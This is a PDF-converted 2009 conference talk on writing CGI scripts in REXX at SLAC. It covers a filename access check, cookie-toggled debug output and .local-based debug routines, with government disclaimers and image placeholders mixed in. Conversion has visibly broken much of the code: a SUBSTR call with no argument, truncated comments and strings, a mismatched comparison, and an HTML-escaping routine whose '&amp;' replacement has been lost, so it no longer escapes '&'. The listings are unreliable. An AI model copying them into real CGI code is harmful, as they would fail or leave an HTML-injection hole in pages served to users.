
Valid='abcdefghijklmnopqrstuvwxyz0123456789'
Valid=Valid||'ABCDEFGHIJKLMNOPQRSTUVWXYZ.-_/'
CharNb=VERIFY(Fn,Valid)
IF CharNb/=0 THEN
  RETURN 'contains an invalid character ('SUBSTR(Fn,CharNb,1)')'

IF POS('..',Fn)/=0 THEN
  RETURN '.. in filename'
IF LEFT(Fn,1)='- ' THEN
  RETURN '- at start of filename'
IF POS('SLACONLY',TRANSLATE(Fn))/=0 THEN DO
  IF SUBSTR(GETENV('REMOTE_ADDR'),1,7)/='134.79.' &,
    GETENV('REMOTE_ADDR')/='' THEN
    RETURN 'SLAC only access'
END
IF SUBSTR(Fn,1,10)='/afs/slac/' THEN
  Fn='/afs/slac.stanford.edu/' || SUBSTR(Fn,11)
IF SUBSTR(Fn,1,27)='/afs/slac.stanford.edu/www/' THEN RETURN ''
IF POS('public_html/',Fn)/=0 THEN RETURN ''
IF SUBSTR(GETENV('REMOTE_ADDR'),1,7)/='134.79.' &,
  GETENV('REMOTE_ADDR')/='' THEN
  RETURN 'file not accessible from outside SLAC'
IF SUBSTR(Fn,1,25)='/usr/local/scs/net/cando/' THEN RETURN ''
IF Fn='/etc/printcap' THEN RETURN ''
IF SUBSTR(,1,28)='/var/www/log/httpd.prod/err.' THEN RETURN ''
IF Fn='' THEN RETURN ''
IF LEFT(FileName,5)='/tmp/' THEN RETURN ''
IF Fn='/var/www/harvest/gatherers/slac/log.errors' THEN RETURN ''
IF Fn='/var/www/harvest/gatherers/slac/log.gatherer' THEN RETURN ''
IF POS('/tmp/htlog',Fn)/=0 THEN RETURN ''
ELSE RETURN 'file not in access list'

```


## **DISCLAIMER**


This report was prepared as an account of work sponsored by an agency of the United States Government. Neither the United States Government nor any agency thereof, nor any of their employees, makes any warranty, express or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness of any information, apparatus, product, or process disclosed, or represents that its use would not infringe privately owned rights. Reference herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise does not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government or any agency thereof. The views and opinions of authors expressed herein do not necessarily state or reflect those of the United States Government or any agency thereof.



## DISCLAIMER

This report was prepared as an account of work sponsored by an agency of the United States Government. Neither the United States Government nor any agency thereof, nor any of their employees, makes any warranty, express or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness of any information, apparatus, product, or process disclosed, or represents that its use would not infringe privately owned rights. Reference herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise does not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government or any agency thereof. The views and opinions of authors expressed herein do not necessarily state or reflect those of the United States Government or any agency thereof.





## Writing CGI Scripts in REXX

By Steve Swift (aka "Swifty")

Tuesday, 19<sup>th</sup> May, 2009 13:30-14:30

<http://www.swiftys.org.uk/symposium/P01-Introduction.html>





## About:

**Steve Swift (aka "Swifty")**

## This Session

**Mr Coopers's Law:**

If you do not understand a particular word in a piece of technical writing,  
ignore it.

The piece will make perfect sense without it.

<http://www.swiftys.org.uk/wiz?263>

# <> CGI Scripts.

## What are they?

### HTML:

<http://www.swiftys.org.uk/hello.html>

Result:

```
<H2>Hello <U>world</U>!</H2>
```

**Hello world!**

### CGI:

<http://www.swiftys.org.uk/cgi-bin/hello.rex>

Result:

```
#!/usr/bin/rexx  
Say 'Content-type: text/html'  
Say  
Say '<H2>Hello <U>world</U>!</H2>'
```

**Hello world!**



## Simple Rexx tracing

test.rex

```
/* Simple test */  
Trace ?r  
C = 'L'  
-- lots of stuff here  
Say 'The time is' time(C)
```

Result:

```
+++ "WindowsNT SUBROUTINE c:\Test.rex"  
3 *-* C = 'L'  
>>> "L"  
+++ Interactive trace. "Trace Off" to end debug, ENTER to Continue. +++  
  
5 *-* Say 'The time is' time(C)  
>>> "L"  
>>> "The time is 13:17:10.328000"  
The time is 13:17:10.328000
```

## Tracing CGI?

There is a problem:

CGI:	STDOUT Captured by webserver; sent to browser
	STDERR Captured by webserver; sent to error log



## Solution #1:

### Insert debugging into HTML

```
C = 'L'  
-- lots of stuff here  
Say 'C='c  
Say 'The time is' time(C)
```

#### Result:

```
C=L The time is 13:43:28.484793
```

#### Problems:

1. The debugging affects the structure of the webpage
2. You might not find it easily in a complex page
3. If the data contains an "<" then it will be interpreted as HTML
4. Once you've found the problem you have to take the debugging out



## Solution #2:

### Defer the debugging to the end of the page

```
Debug.0 = 0
C = 'L'
-- lots of stuff here
Call Debug 'C='c'
Say 'The time is' time(C)

If debug.0 > 0 then do
  Say '<H2>Debug:</H2>'
  Do I = 1 to debug.0
    Say debug.i'<BR>'
  End
End
Exit

Debug:
Debug.0 = Debug.0 + 1; Debug.[debug.0] = arg(1)
Return
```

### Result:

```
The time is 13:43:28.484793

Debug:

C=L
```

### Problems:

1. The debugging is always on
2. If the data contains an "<" then it will be interpreted as HTML
3. Once you've found the problem you have to take the debugging out



## **Solution #3:**

### **Control the debugging with a cookie**

#### **Steps:**

1. How to toggle the cookie on and off
2. How to check the cookie in REXX



## Toggling a cookie (Zero REXX interest)

In your page header:

```
<HEAD>
<SCRIPT SRC=/debug.js></SCRIPT>
</HEAD>
```

In your HTML directory: (/debug.js)

```
function getCookie(c_name)
{
if (document.cookie.length>0) {
c_start=document.cookie.indexOf(c_name + "=")
if (c_start!=-1) {
c_start=c_start + c_name.length+1
c_end=document.cookie.indexOf(";",c_start)
if (c_end==-1) c_end=document.cookie.length
return unescape(document.cookie.substring(c_start,c_end))
}
}
return ""
}

function setCookie(c_name,value,expiredays)
{
var exdate=new Date()
exdate.setDate(exdate.getDate()+expiredays)
document.cookie=c_name+ "=" +escape(value)+
((expiredays==null) ? "" : ";expires="+exdate.toGMTString())
}

function toggle_Debug()
{
Debug = getCookie('Debug');
if (Debug==1) {
setCookie('Debug',0)
alert('Debugging is now off')
}
else {
setCookie('Debug',1)
alert('Debugging is now on')
}
}
return false
```



**In your HTML:**

```
}  
}
```

```
<A HREF="" onClick="return toggle_Debug()">Toggle Debug</A>
```



# Checking a cookie in REXX

## Functions:

```
::Routine Cookie public
Name = ';' 'arg(1)' '=' /* Cookie: */
Parse value ';' 'value('HTTP_COOKIE',,, 'ENVIRONMENT')';' with (name) value ';'
Return value

::Routine Debugging public
Return cookie('Debug')=1
```

## The effect on the debugging:

```
If debug.0 > 0 & 'debugging'() then do
  Say '<H2>Debug:</H2>'
  Do I = 1 to debug.0
    Say debug.i'<BR>'
  End
End
```



## Handling & and < in the debug data

### Function:

```
::Routine NoHTML public  
Return changestr('<', changestr('&', arg(1), '&'), '&lt;')
```

### The effect on the debugging:

```
If debug.0 > 0 & 'debugging'() then do  
  Say '<H2>Debug:</H2>  
  Do I = 1 to debug.0  
    Say 'nohtml'(debug,i)'<BR>  
  End  
End
```



## Removing the debugging when you're done

There is now no need to remove the debugging.

Unless you click the "Toggle Debug" link, then it is invisible.

### Questions and answers:

Q1.

Wouldn't it be better not to collect the debug information when debugging is off?

A1.

Probably not. If your code encounters a fatal error condition, it can set a flag which causes the debug information to come out anyway. So when the user reports the problem, and sends you a screenshot, you will have a traceback of what happened.

Q2.

Is it possible to trace external functions/subroutines as well?

A2.

Yes, read on!



## Tracing External routines

There are a couple of problems with the debug routines as developed:

1. They cannot be used to trace external functions and subroutines
2. You have to expose "debug." in every "Procedure" that contains debugging code, or a call to a routine which does.

The solution to this lies in using the "local environment object" (.local). If you are unfamiliar with this, then it can be seen as a way of creating variables which are available across all of the rexx routines that are running under the same invocation of rexx. This means all subroutines and functions called from your main program. If you execute external code by invoking a new copy of rexx then the .local object will not cross this boundary.

The following pages show the exact version of the debug routines that I'm currently using.



## The current Debug routine

This code is in a file called "subroutines.rex" and is included from the main routine using ::Requires 'subroutines.rex'

```
-- Initialisation code
If .local~debug.state = .Nil then do
  Debug.0 = 0
  .local['DEBUG'] = debug.
  .local~debug.state = 0
End
Exit

::Routine Debug public
Parse arg text,line,email
If email<>' ' then if .local~owner.email=.Nil then .local~owner.email=email
If text \== ' ' then do
  D = .debug[0]+1
  If line <> ' ' then .debug[D] = line text
  Else .debug[D] = text
  .debug[0]=D
End
Else .local~debug.state = 1
Return

/* If we have not initialised debug */
/* Create the stem variable */
/* Create pointer to it in .local */
/* Turn debugging off by default */

/* Debug: Save debug data */
/* Email to use if we hit a fatal error */
/* If a non null text is passed... */
/* Increment the line count */
/* Record source line and comment */
/* Record just the comment */
/* Save new line count */

/* Null comment? Turn debugging on */
```

## ≤ The current Debug\_List routine

This code is in a file called "subroutines.rex" and is included from the main routine using ::Requires 'subroutines.rex'  
It uses a couple of routines, "Systrace" and "Threads" which are not included here. "Systrace" just creates entries in a system-wide trace log. "Threads" works out the program being run under rexx in the parent thread. They are both highly specific to the system where the code is running.

```
::Routine Debug_List public
If .fatal.error = 1 then .local~debug.state = 1 /* Always del
If .debug[0] = 0 | .local~debug.state \== 1 then return /* Debug_List
Arg parms /* Get option
Parse arg ,efn /* Get calle
If efn = '' then do
  Call SysTrace 'Something called Debug_List without argument 2 (efn)',word('env'('Remote_User') 'env'('Remote_Addr'),1) /* Blow whist
  Call 'Threads' 'Debug_List()' /* Try to wo
  End
HTML = wordpos('HTML',parms) > 0 /* Do we want
Lines = wordpos('LINES',parms) > 0 /* Do we want
If html then say copies('</TABLE>',6)'hr'()'<H2 STYLE="border-width:0;padding:0;margin:0 0 0 0">Debug:</H2><TABLE CELLSPACING=0>'
Else say 'Debug:'
Trace = (.fatal.error = 1) & \'swifty'() /* SysTrace
Do I = 1 to .debug[0]
  Select
    When html & lines then say '<TR VALIGN=TOP><TD ALIGN=RIGHT>'word(.debug[I],1)'<TD>'nohtml(subword(.debug[I],2))' /* HTML output with line
    When html then say '<TR VALIGN=TOP><TD>'nohtml(.debug[I]) /* HTML output
    Otherwise say .debug[I] /* Plain text
  End
  If trace then call SysTrace .debug[I],efn
End
If html then say '</TABLE>'
Return
```